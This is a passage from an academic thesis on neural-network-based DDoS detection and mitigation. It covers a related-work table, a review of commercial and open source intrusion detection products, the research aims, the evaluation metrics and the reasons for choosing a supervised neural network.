A Novel Packet Marking Scheme for IP Traceback [3].	DDoS Trace-back.	N/A	N/A	N/A	N/A	N/A	N/A	N/A
DDoS Attack Detection Based On Neural Network [102].	DDoS detection. Neural Network.	N/A	N/A	N/A	89.9259%	N/A	N/A	N/A
Detecting incoming and outgoing DDoS attacks at the edge using a single set of network characteristics [201].	DDoS detection based on Neural Network.	N/A	N/A	ROC Graphical representation.	N/A	ROC Graphical representation.	N/A	Authors mentioned Specificity, but no figures are provided.
Detecting and Tracing DDoS Attacks by Intelligent Decision Prototype [35].	DDoS detection and trace-back.	Trace-back the unknown and known attacks.	N/A	Around 81% based on Graphical representation.	N/A	N/A	N/A	N/A
Detecting DoS and DDoS Attacks Using Chi-Square [101].	DDoS detection based on statistics.	N/A	N/A	92.76%	94.63%	3.5%	N/A	N/A
A Generic DDoS Protection Service Using an Overlay Network [197].	DDoS attack detection approach.	N/A	N/A	N/A	N/A	N/A	N/A	N/A
StackPi: New Packet Marking and Filtering Mechanisms for DDoS and IP Spoofing Defense [243].	DDoS trace-back approach.	N/A	N/A	N/A	Authors mentioned Accuracy, but no figures are provided.	Authors mentioned FPR, but no are provided.	N/A	N/A

An Intrusion-Detection Model Based on Fuzzy Class-Association-Rule Mining Using Genetic Network Programming [108].	Attack detection Based on Fuzzy Class-Association-Rule Mining.	System trained to detect unknown threats.	N/A	95%	N/A	N/A	N/A	N/A
Early Warning System for DDoS Attacking Based on Multilayer Deployment of Time Delay Neural Network [226].	Neural network approach.	The authors mention Zero-day attacks, but no results has shown to detect unknown attacks.	N/A	83%	83%	N/A	N/A	N/A
A Novel Packet Marking Method in DDoS Attack Detection [17].	DDoS trace-back.	N/A	N/A	N/A	N/A	N/A	N/A	N/A
A Cooperative Mechanism to Defense against Distributed Denial of Service Attacks [19].	DDoS detection and mitigation. Cooperation.	N/A	N/A	N/A	N/A	N/A	N/A	N/A
A Distributed and Coordinated Massive DDOS Attack Detection and Response Approach [12].	DDoS detection cooperation.	N/A	N/A	N/A	N/A	N/A	N/A	N/A
Improved Detection Approach for Distributed Denial of Service Attack Based on SVM [242].	DDoS detection based on data mining (SVM).	N/A	N/A	96.5%	N/A	0.87%	N/A	N/A

Traceback of DDoS Attacks Using Entropy Variations [246].	DDoS trace-back.	N/A	N/A	N/A	N/A	Authors mentioned FPR, but no figures are provided.	N/A	N/A
DDoS defense system with Turing test and neural network [84].	DDoS detection and mitigation using Neural Network.	Authors provide indication of unknown detection.	N/A	N/A	Authors mentioned Accuracy, but no figures are provided.	Authors provide indication of FAR, but no figures are provided.	N/A	N/A
Aggregate-Based Congestion Control [111].	DDoS detection.	N/A	N/A	N/A	N/A	N/A	N/A	N/A
Probabilistic Neural Network based attack traffic classification [2].	DDoS detection based on Neural Network.	N/A	N/A	N/A	Two periods- 92% and 97%	Two periods- 1% and 0%	N/A	N/A
An intrusion detection router for defending against distributed denial-of-service (DDoS) attacks [30].	DDoS detection based on routers.	N/A	N/A	N/A	N/A	Authors mentioned FPR but no figures are provided.	N/A	N/A
Statistical Approaches to DDoS Attack Detection and Response [66].	DDoS detection statistical approach.	N/A	N/A	N/A	N/A	N/A	N/A	N/A
Denial of Service? Leave it to Beaver [16].	DoS detection approach. (Cryptographic).	N/A	N/A	N/A	N/A	N/A	N/A	N/A
A More Practical Approach for Single-Packet IP Traceback using Packet Logging and Marking [74].	DDoS Trace-back.	N/A	N/A	N/A	Authors mentioned Accuracy, but no figures are provided.	Authors mentioned FPR, but no figures are provided.	N/A	N/A

An ISP Level Solution to Combat DDoS Attacks using Combined Statistical Based Approach [77].	DDoS detection statistical approach.	Detect known attacks and some new attacks that are based on known attacks.	N/A	N/A	98%	2.9%	N/A	N/A
Distributed Defense Against DDoS Attacks [126].	DDoS defence mechanism.	N/A	N/A	N/A	N/A	N/A	N/A	N/A
Radio-based Cooperation Scheme for DDoS Detection [112].	DDoS detection in wireless environment (Cooperate).	Ability to detect known and unknown in wireless environment.	N/A	N/A	N/A	Authors mentioned FPR, but no figures are provided.	N/A	N/A
Using Routing and Tunneling to Combat DoS Attacks [241].	DoS detection and mitigation based on infrastructure.	N/A	N/A	N/A	N/A	N/A	N/A	N/A
An On-line DDoS Attack Trace back and Mitigation System Based on Network [75].	DDoS trace-back mechanism.	N/A	N/A	N/A	N/A	N/A	N/A	N/A
A Botnet Detection System Based on Neural Networks [140].	DDoS botnet detection. Neural Network approach.	Ability to detect known and unknown based on profile.	N/A	N/A	Authors mentioned Accuracy, but no figures are provided.	N/A	N/A	N/A
You Can Run, But You Can't Hide: An Effective Statistical Methodology to Trace Back DDoS Attackers [246].	DDoS trace-back approach.	N/A	N/A	N/A	Authors mentioned Accuracy, but no figures are provided.	N/A	N/A	N/A

Protection against DDoS Attacks Based on Traffic Level Measurements [20].	DDoS detection based on bandwidth measurements.	N/A	N/A	Authors mentioned Sensitivity, but no figures are provided.	N/A	N/A	N/A	N/A
ANN Based Scheme to Predict Number of Zombies in a DDoS Attack [78].	DDoS zombie detection based on Neural Network.	N/A	N/A	N/A	Authors mentioned Accuracy, but no figures are provided.	Authors mentioned FAR, but no are provided.	N/A	N/A
Network intrusion detection using multi-attributed frame decision tree [204].	Attack detection based on decision tree.	N/A	N/A	N/A	N/A	N/A	N/A	N/A
Agent-based network intrusion detection system using data mining approaches [105].	Attack detection based on data mining approaches.	N/A	N/A	N/A	N/A	N/A	N/A	N/A
DDoS Detection and Traceback with Decision Tree and Grey Relational Analysis [239].	DDoS trace-back approach.	N/A	N/A	Authors mentioned TPR, but no figures are provided.	N/A	Ratio between 1.2% to 2.4%	N/A	N/A
Detecting distributed denial-of-service attack traffic by statistical test [34].	DDoS detection based on statistical approach.	N/A	N/A	Authors mentioned TPR, but no figures are provided.	N/A	Authors mentioned FPR, but no figures are provided.	N/A	N/A
Detecting distributed denial of service attacks using source IP address monitoring [151].	DDoS attack tractability.	N/A	N/A	N/A	N/A	Authors mentioned FAR, but no figures are provided.	N/A	N/A

A collaborative peer-to-peer architecture to defend against DDoS attacks [183].	DDoS detection based on peer-to-peer protocol approach.	N/A	N/A	N/A	N/A	N/A	N/A	N/A
Cooperative Defense against DDoS Attacks [248].	DDoS detection based on peer-to-peer (cooperate).	N/A	N/A	N/A	N/A	Authors mentioned FAR, but no figures are provided.	N/A	N/A
Collaborative Detection of DDoS Attacks over Multiple Network Domains [33].	DDoS detection using infrastructure approach.	N/A	N/A	N/A	98%	1%	N/A	N/A
Honeypot Based Routing to Mitigate DDoS Attacks on Servers at ISP Level [187].	DDoS detection using infrastructure approach.	N/A	N/A	N/A	N/A	Authors mentioned FPR, but no figures are provided.	N/A	N/A
Low-Rate DDoS Attacks Detection and Traceback by Using New Information Metrics [241].	DDoS detection and traceback approach.	N/A	N/A	N/A	Authors claim high accuracy, but no figures are provided.	Authors claim low FPR, but no figures are provided.	N/A	N/A

Table 2-1: Summary of related academic research.

2.3 Commercial and Open Source Solutions

In Section 2.2 we identified different approaches and mechanisms introduced by the academic research community. Open source communities, commercial and software companies have also introduced approaches and mechanisms to reduce the strength of DDoS attacks. The technical descriptions of most commercial approaches are designed for the purposes of marketing and calling customers, leaving out the academic descriptions such as Detection Accuracy, Precision, Sensitivity or False Alarm Rates. Due to cost, licensing and copyright, commercial solutions cannot be extensively examined or evaluated yet they can be studied based on their applicable or available white papers. However, one can examine the existing open source solutions such as Snort [179] or OSSEC [49], and identify their strengths and weaknesses. The following are some of the commercial and open source solutions that are used nowadays in private and public sectors against security threats including DDoS attacks.

2.3.1 CISCO Systems

The Californian Network equipment company CISCO is known for its network devices (routers and switches), software, physical layer devices and security applications [24]. CISCO takes DDoS attacks seriously since traffic passes through their devices in a typical Wide Area Network (WAN). Therefore, the company is committed to introducing new approaches to minimise DDoS strength. Among CISCO´s interesting solutions to mitigate DDoS attacks is the Cisco Traffic Anomaly Detector (TAD) XT and the Cisco Guard XT - together CISCO claims to provide complete DDoS protection for virtually any environment [28]. TAD-XT searches for any deviation from normal or baseline behaviour that indicates a DDoS attack. For example rate of UDP packets from a single source IP is out of range, even if the number of packets have not exceeded thresholds. Cisco Guard XT, provides protection without disturbing the traffic flow of other systems. The defence solution is based on a patent-pending Multi-Verification Process (MVP) that is designed to separate normal from abnormal traffic. The solution consists of filtering, verification, anomaly recognition, protocol analysis and rate limiting. Unfortunately this solution is rather costly and could not be tested in our test lab to compare it to our solution. Further, no publications or white papers provide Detection Accuracy figures for comparison.

2.3.2 F5 Networks

F5 Networks [63] is known for its network based application and security solutions for medium and large organisations. F5 products are mostly used as the edge device between a company's network and the Internet. In their solution, F5 built technology that is used to overcome all related flood attacks [80]. Their detection mechanisms are mostly based on statistics and signature based where characteristic behaviours with respect DDoS attacks are known.

The mitigation process is based on a packet filtering mechanism where packets are dropped based on F5´s detection outcome. Unfortunately, due to cost and deficiencies of publications with regards to Detection Accuracy, we could not compare F5 with our solution, described in Chapter 7.

2.3.3 Checkpoint Software

Checkpoint [199] is designed to combine hardware and software in one solution to combat cyber security threats. This product is known for its data security and management solution coupled with a solution known as checkpoint DDoS protector [32]. The product provides the complete solution of detection, protection and event management. It is designed to protect the victim from DDoS attacks while allowing genuine packets untouched. The defence system is based on black listing the known attacks before reaching the target. Using SNMP protocol [29], the solution can also troubleshoot the attached devices and run basic tests to check basic security checks. Checkpoint products are popular, but expensive. We could not test it in our test lab or evaluate it against our solution, due to its high cost.

2.3.4 Snort

Snort [179] is the most popular open source signature based Intrusion Detection System (IDS). It is widely used by medium and large organisations to protect their networks and applications from any possible cyber-attacks. Snort is designed to retrieve different types of packets from the network and search for abnormalities based on stored signatures. The signatures are rules that trigger Snort to take action when abnormalities are detected in the network. The rules are tested and verified by a Vulnerability Research Team (VRT) that tests and verifies different attacks that are identified by individuals, other research groups or indeed VRT itself. Snort´s engine is based on TcpDump using Libpcap libraries [221] that provide a packet capturing mechanism. It can be used to connect to different detectors (agents) in different locations on the network and to retrieve traffic to make appropriate decisions based on its signatures. It also allows individuals to write their own signature that satisfies the individual´s requirements. Since Snort is open source, its source code is widely available for reuse and modification. In addition, one can write one's own plug-in and integrate it with Snort´s engine to detect attacks based on non-signature rules. Such a mechanism helps researchers to focus on the detection mechanism and leave the process of striping and decoding packets for the Snort engine. It also provides the right configuration settings to integrate with firewalls such as iptables [6]. Due to its availability, we have used Snort as the signature based intrusion detection system to compare to our solution (see Chapter 7).

2.3.5 OSSEC

OSSEC [49] is an open source host based Intrusion Detection System that is designed to flag up abnormalities when changes occur within individual devices. The solution is particularly good when a host has subjected to a known DDoS attack. OSSEC is signature based to all known attacks where users can change and apply their own rules whenever desired. During the installation, OSSEC gives an option to include iptables [6] to block packets when attacks are detected. Otherwise, the system only acts as alerting software considering that all signatures and rules are activated. OSSEC also provides a centralised yet simplified management server to manage rules and policies across other agents in the network. This product is mainly used as a host Intrusion Detection System and not in large networks and therefore we have not compared the outcome of our work with OSSEC.

2.4 Summary

In Chapter 2 we identified and explained relevant work introduced by academic and non-academic researchers. Some researchers focused on traceability using packet-marking mechanisms while others covered detection and mitigation using architectural structure, statistics and/or data mining approaches. We learned that authors who focused on DDoS traceability did not fully cover mitigation, zero day detection or traffic separation. Some related academic researchers focused on accuracy, detection rate, mitigation processes and false positive/negative rates. However, the figures vary among the papers based on their approach and the conditions in which their experiments were executed. The detection mechanisms of most of the papers were based on known attacks, overlooking unknown attacks. Some papers touched on separating abnormal from genuine traffic, but no Detection Accuracy values have been shown. The papers are tabulated based on Accuracy, Detection Rate, Sensitivity, Precision and Specificity. Most academic papers introduced in this chapter do not use a physical environment to detect and test against DDoS attacks; instead the experiments are conducted using simulators. This chapter concludes with commercial and open source solutions and their contributions to preventing DDoS attacks. The learning process of this chapter is used to compare the outcome of our work with relevant papers, as explained in Chapter 7. Furthermore, our background research presented in this chapter assisted us in setting the aims and objectives in Chapter 3.

Chapter 3 – Aims and Objectives

3.1 Introduction

As discussed in Chapter 2, the aim of many researchers has been to reduce or minimise the strength of DDoS by introducing various approaches and mechanisms. Some have focussed on traceability (discovering the source of the attacks), while others have focused on detection and mitigation of the attacks using mathematical, statistical or algorithmic approaches to increase the detection rate, albeit in most cases only by the smallest amount. As members of this community of researchers, we share the same general aims and objectives. However, our primary focus is to detect and mitigate known and unknown (zero-day) attacks using an Artificial Neural Network (ANN) algorithm and packet filtering mechanism before DDoS attacks reach the victim. We compare our final results with other related approaches and mechanisms to highlight our contribution (see Chapter 7). The comparisons are based on Detection Accuracy, Sensitivity, Specificity, Precision and False Positive rates [14] [70] [229] (see Section 3.3). In this chapter, we briefly review the most related work and introduce our aims and contributions in detail and explain the differences and similarities between approaches reviewed in Chapter 2 and our desired solution where applicable. In so doing, we justify our reasoning for choosing ANN as our approach for detecting TCP, UDP and ICMP DDoS attacks. We also explain our choice of selecting network and transport (ICMP, UDP and TCP) DDoS attacks as our primary focus for this research. However, selecting relevant technologies that assist the implementation process of our solution are described in Chapters 1 and 6. To avoid technical confusion and for the purpose of simplicity we call our solution a DDoS Detector. Such detectors are deployed between different networks to independently and cooperatively detect and mitigate DDoS attacks when applicable.

3.2 Summary of Related Work

The main aim and objective of many related research is to detect and mitigate DDoS attacks. However, the degree and rate of the detection varies from one approach to another depending on the algorithm and environment used. In Chapter 2, we reviewed many related academic research work and tabulated it in Table 2-1. We learned that not all the papers described in Chapter 2, cover the following key objectives (limitations of other related approaches).

- Detect known and unknown DDoS attacks as opposed to detecting known attacks in real time.
- Detect low and high rate DDoS attacks.
- Prevent attacking (forged) packets from reaching the target while allowing genuine packets to pass through as opposed to periodically dropping all packets forwarded to the victim when a threat is detected.
- Use a real physical environment as opposed to a simulation to extract patterns, and implement and test the solution.

- Reduce the strength of the attack before it reaches the victim (early mitigation) as opposed to nearby detection systems.
- Communicate and share information to assist the detection process when required.
- Calculate Detection Accuracy, Sensitivity, Specificity, Precision and False Positive rates to verify the contribution.

We further grouped all the related academic work from Chapter 2 and tabulated it in Table 3-1. We identified that such approaches used simulators and/or old datasets to execute, build and test their DDoS detection mechanisms. We, on the other hand, aim to build our solution based on real life environments and consider all the above points into one solution to assist the detection and mitigation process. Then we compare the outcome of our approach with signature based detection system and other academic related work described in Chapter 2 (see Section 3.3). The comparison is based on Detection Accuracy, True Positive Rate (TPR) known as Recall, Detection Rate (DR) or Sensitivity, False Positive Rate (FPR) also known as False Alarm Rate (FAR), Precision and Specificity. Traceability of DDoS attacks is not within the scope of our research and the outcome of our work will not be compared with DDoS traceability approaches. This is because more research is required to cover the detection and mitigation of unknown and known DDoS attacks as opposed to their sources. Furthermore, knowing the source of the attack might not necessarily minimise the effects of a DDoS attack, because the attacker can change the route of the DDoS attack. However, learning about DDoS traceability as shown in Chapter 2 provided a different angle to approach the problem of DDoS attacks.

Papers with Detection and Mitigation	Papers with Detect zero day Attack (unknown)	Papers with Genuine and abnormal traffic separation	Papers with TPR, DR, Recall or Sensitivity if applicable	Papers with Accuracy if applicable	Papers with FPR, FAR If applicable	Papers with Precision if applicable	Papers with Specificity if applicable
[19], [84], [77], [16], [126], [75], [183], [248], [187], [33]	[108], [226], [84], [77], [112], [140], [105].	[105], [174]	[201], [77], [226], [242], [2], [20], [232], [105], [174], [34], [101]	[77] , [98], [108] [232], [226], [242], [53], [77], [20], [105], [194], [34], [33], [201], [84], [140]	[77], [108], [226], [30], [26], [242], [84], [2], [30], [77], [112], [232], [105], [174], [34], [151], [248], [33], [187]	NA	Authors [201] mentioned Specificity, but no figures in the paper.

Table 3-1: Related papers with common research investigation.

Some authors in Table 3-1 mentioned accuracy or detection rates, but no figures have been provided to support their claims (see Table 2-1, Chapter 2 for detail). For example papers [242], [226], [84], [140], [232] and [105] claimed accuracy without providing values or figures. Also, papers [84], [187], [112], [34], [248], [84], [112] and [30] claimed TPR, FAR or FPR, but no statistical figures support their claims. We however, only consider the research papers that are relevant to our work and provide values of Detection Accuracy, Specificity, Precision or Sensitivity to compare the outcome of our work with (see Chapter 7).

3.3 Aims and Contributions

The core objectives of all papers described in Table 3-1 are to detect DDoS attacks regardless of their approaches and mechanisms. However, most of these approaches have failed to address unknown attacks with the exception of [108], [226], [84], [77], [112], [140] and [105]. Despite their attempts to address unknown DDoS attacks, these papers do not provide statistical explanations or values for how accurate their DDoS detection is. Nevertheless, one cannot determine accuracies since their algorithms were trained with old datasets and lacked knowledge in up-to-date patterns (see Chapter 4, Section 4.9 for dataset definition). This is due to the fact that the authors in Table 3-1 trained their data mining algorithms with old datasets that are introduced by third party organisations (e.g. KDDCUP 1999 and DARPA [50] [51]). We however, aim to train our ANN algorithm with both old and up-to-date datasets and measure DDoS Detection Accuracy accordingly (see Chapters 4, 5 and 7). However, obtaining up-to-date patterns requires observing and learning from different DDoS attack behaviours in different real physical environments where genuine and attack packets are flowing independently. At this point we avoided simulators and focused on packets that are generated by genuine applications, operating systems and DDoS attack tools (see Chapter 4). Furthermore, some authors ([12], [248], [112], [19]) in their approaches used cooperation between their proposed agents to mitigate DDoS attacks. We however, use cooperation to verify our decision (attack or genuine) before protecting the victim. This is to ensure the Detection Accuracy and to block the flow of DDoS traffic, if a local DDoS Detector fails to detect it (see Chapter 5 for more details). We also aim to measure the Detection Accuracy of our solution and compare with signature based Intrusion Detection System and other academic research. The aims of our thesis can be summarised in the following points.

1) Unknown (zero-day) and Known DDoS Attack Detection

Zero day (unknown) attacks, as described in Chapter 1, Section 1.10, are undetectable by signature based detection systems, if the rules (signatures) that are used by detection systems to detect an attack are not included in the detector´s database. In this case, the detector identifies them as genuine traffic passing through without being blocked. Such signatures/rules are defined as patterns and provided by authorities such as the Computer Emergency Response Team (CERT) [37], security organisations or any security trusted companies. Regular expression is used by the signature based detection system to identify the forged parts of the attack and match it with its signatures in the detection system´s database. Our aim is to avoid using signatures to detect unknown and known DDoS attacks and instead use an ANN algorithm to determine the detection process.

The detection process is based on training the ANN algorithm with patterns that represent the existing DDoS attacks and genuine traffic. This leads in identifying unknown DDoS attacks that are similar to the DDoS attack patterns that the ANN was trained with (see Chapter 7 for the results). Furthermore such an approach avoids dependency on third party organisations to provide signatures for detecting DDoS attacks. We also aim to observe ANNs respond towards unknown DDoS detection when trained with old and up-to-date datasets. In our context, any DDoS approaches and mechanisms that are not used to train our ANN algorithm are considered to be zero-day or unknown DDoS attacks. Such approaches and mechanisms are later used to test our solution (see Chapters 5, 6 and 7).

2) Low and High Rate DDoS Attack Detection

DDoS attacks are usually known for their high volume rates, generated from different localised zombies to one particular target [175] [121] [31]. However, low rate DDoS attacks are sufficiently sophisticated to bypass detectors as the attacks do not introduce too much noise (high volume of packets) [241]. However, the solutions described in Chapter 2 have underestimated and ignored the risk of low rate DDoS attacks. We, on the other hand, take low and high rate DDoS attacks equally seriously in our experiments and tests. Hyenae and Network Auto Attack Tool (see Chapter 4, Section 4.5) are typical examples of DDoS tools that provide high and low rate DDoS attacks.

3) Attack Mitigation

The detection mechanism itself does not give enough value to the solution if one does not couple it with mitigation, which then leads to separating bad traffic from genuine traffic. The current solutions described in Chapter 2 (e.g. [19], [84], [16], [126], [75], [183], [248] and [187]) have partially focused on mitigating attacks. For example, when their approaches detect a flow of traffic to be higher than a predefined threshold, their mitigation system drops all packets (genuine traffic and DDoS attack) to reduce its volume to the threshold level. We however, aim to mitigate the attack by dropping DDoS attack packets while allowing genuine traffic to pass through to its destination based on what our system has detected. This approach separates forged packets from genuine packets before reaching their destinations. In our approach we implemented our mitigation process using a packet filtering mechanism as described in Chapter 6.

4) Real Environments vs. Simulations

In order to learn through experimental DDoS attacks for the purpose of research, and to test the end product, one has the option of building real physical environments or using the existing simulators (e.g. NS-2 [133]). Some authors (e.g. [77] or [78]) have used simulators to execute their experiments as part of their research. We however, aim to conduct our experiments in real physical environments to:

- Explore and learn the patterns that separate genuine from forged traffic.
- Test our end product and compare its Detection Accuracy and mitigation with other related research work (see Chapter 7).

Simulators can assist in experiments, but to best represent real DDoS attacks and the end product´s response to DDoS detection, one should deploy the experiments and the tests in real physical environments (see Chapter 4 and Chapter 7). However, our research work can be fully duplicated and compared in a simulation environment as explained in Chapter 8, Section 8.4.

5) General Detection Rates

DDoS detection is the core requirement of our work, but one needs to know how accurate the detection process is and at what rate. Here we refer to Sensitivity, Specificity, Precision and False Positive Rate to compare the outcome of our solution with other similar work where applicable. These are defined in the following way.

- Sensitivity = True Positive / (True Positive + False Negative) x 100
- Specificity = True Negative / (True Negative + False Positive) x 100
- Precision = True Positive / (True Positive + False Positive) x 100
- True Positive Rate = Sensitivity = Recall.
- False Positive Rate = False Positive / (False Positive + True Negative) x 100

Where

- True Positive: DDoS attacks that are flagged as attacks.
- False Positive: Normal (genuine) traffic flagged as DDoS attacks.
- True Negative: Normal (genuine) traffic that is flagged as normal.
- False Negative: DDoS attack that are flagged as normal.

Sensitivity is defined as the ability to identify positive results (traffic that is not genuine traffic and admitted to be attack traffic). This is also known as True Positive Rate (TPR). Specificity, on the other hand, is the ability to identify negative results (traffic that is known to be genuine and admitted to be normal traffic). This is sometimes called True Negative Rate (TNR). The proportion of true positive against all the positive results (both true positive and false positive) or the fraction of retrieved instances that are relevant is known as Precision. On the other hand, False Positive Rate is known as False Alarm Rate (see Chapter 7 for test results).

6) Detection Accuracy

Effective detection is the crux of our work; wrong detection can prevent genuine packets from reaching their destinations. We want to calculate the accuracy of our detection mechanism for genuine and attack traffic and then compare it with other similar research that has reported accuracy (Tables 2-1 and 3-1). The same approach will be used against signature-based detection where we compare its accuracy with our Detection Accuracy (See Chapter 7). Accuracy is defined in the following way.

Accuracy = (True Positive + True Negative) / (True Positive + True Negative + False Positive + False Negative) x 100

The measurements shown under points 5 and 6 are defined in Chapter 0 and summarised in Figure 3-1.




Figure 3-1: Confusion Matrix.

Figure 3-1 is based on tables used by other fields of Medicine and other related Engineering fields.

7) Attack Strength Mitigation

Positioning our solution with respect to the victim is a vital consideration. DDoS attacks are designed to flow from different networks to one destination causing the target device to be overloaded with packets (see Appendix 3-1). If we position our solution close to the target machine (e.g. between the victim´s gateway and firewall), then the solution can be overloaded and latency can be introduced. However, if we distribute the solution (DDoS Detector) across the networks where the traffic is flowing towards the victim´s network, then each detector can minimise the strength of the attack before it reaches the target machine. The following diagram illustrates this (Figure 3-2).




Figure 3-2: Detectors and flow of traffics on different networks.

In the diagram above, we have three separate networks each with its own DDoS Detector to monitor for abnormalities. When an attack is launched via networks 1, 2 and 3, the detectors flag the traffic to be an attack and drop the forged attack packets. This results in cleaning the traffic of DDoS forged packets before reaching the destination and ultimately the strength of the attack is minimised.

8) Communication and Knowledge Sharing

Some research papers including [12], [248], [112] and [19] discussed in Chapter 2 used communication to assist their mitigation process. We however, use communication to verify the detection process before activating the defence mechanism. Encrypted messages between DDoS Detectors in our solution are exchanged to assist the detection process when any DDoS Detectors fail to detect. When a detector fails to verify a flow of traffic to be genuine or attack, it uses received information from other DDoS Detectors to make decisions about the legitimacy of the flow that it failed to verify (see Chapter 5, Section 5.6 for more details). We have chosen TCP socket implementation to establish such a connection and send encrypted (RSA encryption) messages between the DDoS Detectors to share information about the attacks (see Chapters 5 and 6).

In brief, the aims and objectives of this work are to deploy individual DDoS Detectors across networks to detect DDoS attacks (both known and unknown) and mitigate them by blocking forged packets and remove them from genuine traffic. Therefore, one can summarise our aims in the following points and identify our contribution in Chapter 7.

- Detect unknown and known DDoS attacks based on trained ANN.
- Avoid the need for third party authorities to provide signatures to detect DDoS attacks (less dependency).
- Train and identify the ANN detection responds with respect to old and up-to-date datasets (patterns).
- Activate the defence system to prevent forged packets while allowing genuine traffic to pass through.
- Communicate to assist the detection process when required (Chapter 5, Section 5.6).
- Deploy the experiments and tests in real physical environments, avoiding simulations. In doing this one can.
    - Learn about TCP, UDP and ICMP packets' behaviour when they are genuine or forged in a real physical environment.
    - Test the outcome of our solution in a real physical environment and compare its Detection Accuracy with approaches that use simulations.
- Compare the outcome of our approach with signature based Intrusion Detection Systems (such as Snort) and other academic research, based on Detection Accuracy, Sensitivity, Specificity, Precision and False Positive rates.
- Identify and verify our contribution.

3.4 Choice of ANN to Detect DDoS Attacks

In Chapter 1, Section 1.5, we provided a short technical overview of Artificial Neural Networks (ANN). In this section we further explore ANN and justify our selection. ANN was selected because of following reasons [79] [127] [64].

- Its ability to recognise and analyse patterns that represent specific characteristic features, which lead to the detection of unknown patterns that are similar to pre-trained patterns (datasets).
- Its ability to create own self-organisation or representation of information it receives during the training process.
- Its real time operation. ANN computations may be carried out in parallel, which most system take advantage of such features, e.g. Snort-AI [18]. Such features can make it more mature than other approaches.

- Its potential to provide evidential response, fault tolerance and easier implementation than other artificial intelligence algorithms [79] [236].
- Other research papers (e.g. [101], [226], [102] and [2]) have used ANN to detect DDoS patterns, which facilitates direct comparison.
- Author´s previous experience with ANN design and implementation (e.g. Snort-AI [18]).

ANN learning algorithms can be supervised or unsupervised. A supervised learning process is used if the desired output is already known and uses the assistance of a trainer. This means that the algorithm is trained and changed under qualified supervision until the known output is achieved. ANN that learns in an unsupervised environment has no such target outputs and one cannot determine what the result of the learning process will look like. In our design, we choose the supervised version over the unsupervised one because, although an unsupervised ANN has the ability to detect new features (patterns), it cannot determine the legitimacy of new detected patterns. Furthermore, the output of our detection process is known (1-attack or 0-genuine traffic), which satisfies supervised ANN learning process. The supervised ANN algorithm has the ability to predict similar patterns of attack to ones it is familiar with (see Figure 3-3). This reduces the administrative costs of adding new types of attack if new DDoS methodologies are identified.




Figure 3-3: Supervised vs. Unsupervised ANN.

In Figure 3-3, the green ellipses represent different groups of DDoS attacks such as ICMP, TCP and UDP DDoS attacks. The supervised ANN algorithm is trained to detect patterns of attacks belonging to the green ellipses. The red circles represent new attacks that the system is not trained to detect. However, the red circles have similar characteristic features of groups one, two, three and four. With supervised ANN algorithm, the detection system can detect any new DDoS attacks that belong to the red circles and have similar characteristic features of green ellipses. For example, unknown group-1 (red circle) introduces a new DDoS attack that is partially similar to group four (green ellipse). The trained system with a supervised ANN can detect the attack that belongs to unknown group-1, because unknown group-1 has similar features that the algorithm is familiar with. This approach provides accurate DDoS detection when new attacks are introduced and at the same time requires less administrative overheads. For this to be accurate the ANN algorithm must be trained with the appropriate datasets to learn the characteristic features of different DDoS attacks and genuine traffic.

In our context, a dataset is a set of related patterns that describe the characteristic features of DDoS attacks and genuine traffic. These patterns are represented as entity values (variables) of TCP, ICMP and UDP protocol headers that identify the attacks and genuine packets. This includes source/destination IP address, port number; id numbers, flags and many more (see Chapter 4, Section 4.8). However, a biased output can be produced if one type of data is used, as the decision will be based only on what the ANN has learnt. Therefore, during the training process, the dataset should contain both attack traffic and genuine traffic. Again biased results can also be obtained if the ANN is over trained (giving it too many dataset records covering many repetitive combinations). Refer to Chapter 6, Section 6.3.1 to learn about over training (Error Graph). We however, have trained the ANN algorithm with real life cases of genuine traffic and DDoS attack scenarios (patterns). The more we train the algorithm with up-to-date patterns (latest known attacks), the further we increase the chances of detecting unknown attacks, considering that over training is avoided. The ANN architecture depends on a comprehensive process of trial and error involving its topology and how many layers it should have. Ultimately, one can have as many input/hidden/output nodes as desired as long as the patterns are pre-processed with the format that the learning application accepts. However, too many or too few ANN nodes can introduce a lack of the desired output as the nature of the patterns and appropriate learning algorithms can impact the output value. Therefore, one requires 